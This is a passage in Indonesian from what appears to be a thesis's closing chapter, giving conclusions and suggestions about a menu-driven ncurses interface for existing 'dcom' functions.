Hasil penelitian dan pembahasan dalam tugas akhir ini menyimpulkan beberapa berikut :

1. Aplikasi ini tidak mengubah fungsi dcom sebelumnya tetapi aplikasi ini dapat menjalankan fungsi dcom dengan tampilan yang lebih mudah dan dapat dimengerti *user*.
2. Navigasi tombol panah atas/ bawah untuk memindahkan menu dan eksekusi menu menggunakan tombol *enter* untuk memudahkan pemakai.
3. Menu yang tampil 1 (satu) halaman cukup sulit dibuat hanya dengan menggunakan *ncurses*. Hal ini dapat diatasi dengan penggunaan *menu.h* yang merupakan bagian dari *library C*.

5.2 Saran

Dari penelitian yang telah dilakukan, penulis mempunyai beberapa pemikiran untuk pengembangan aplikasi ini:

1. Pengembangan aplikasi sebaiknya tidak menggunakan pustaka menu agar dapat menghasilkan menu yang diinginkan secara maksimal.
2. Pengembangan yang ingin lebih berkreasi dapat menggunakan *software Kdevelop C* sehingga tampilan menu akan menjadi lebih menarik.